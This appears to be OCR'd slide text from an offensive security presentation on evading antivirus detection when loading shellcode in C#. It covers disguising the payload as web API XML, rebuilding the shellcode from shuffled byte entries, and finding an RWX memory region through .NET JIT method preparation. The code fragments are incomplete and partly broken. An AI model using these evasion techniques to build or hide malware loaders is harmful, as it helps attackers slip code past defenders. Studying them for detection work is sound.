
Do NOT use RC4 or AES to "encrypt" your shellcode,

as you will end up with bad entropy and known

patterns.

Use what we are accustomed to see, such as a web

API structure.




```
public static bool Download() {
    WebClient wc = new WebClient();
    string data = wc.DownloadString(url);
    try
    {
        XmlDocument xml = new XmlDocument();
        xml.LoadXml(data);
        XmlNodeList nodes = null;
        node = xml.SelectNodes("xml_attribute");
        foreach (XmlNode node in nodes)
        {
            // do something with the XML data
        }
    }
    catch (Exception)
    {
        return false;
    }
}
```

A different way


You can reconstruct the shellcode any way you want, you just have to be creative.

Shellcode: `0x00, 0x01, 0x02, 0x03`



```
<shellcode>
    <byte>2:2</byte>
    <byte>0:0</byte>
    <byte>3:3</byte>
    <byte>1:1</byte>
</shellcode>
```

Your C# code simply needs to have a byte[] ready to hold each value.




```
byte[] shellcode = new byte[3];

for(byte in bytesArray) {
    string[] item = byte.Split(":");
    shellcode[item[0]] = item[1];
}
```

The approach

Next, we need a RWX memory region. This is where it starts to get interesting.

.NET allows you to retrieve the internal address of a method.




Gets a handle to the internal metadata representation of a method.

C# Copy


```
public abstract RuntimeMethodHandle MethodHandle { get; }
```

The approach

.NET also allows you to prepare that method to be included in the CER region.




PrepareMethod(RuntimeMethodHandle)	Prepares a method for inclusion in a constrained execution region (CER).



The CLR prepares CERs in advance to avoid out-of-memory conditions. Advance preparation is required so the CLR does not cause an out of memory condition during just-in-time compilation or type loading.


The big hint here is just-in-time compilation! To compile just-in-time and run the code, you need read-write permissions to compile the code and execution permissions to run it. This process is likely to generate a RWX memory region.

The approach

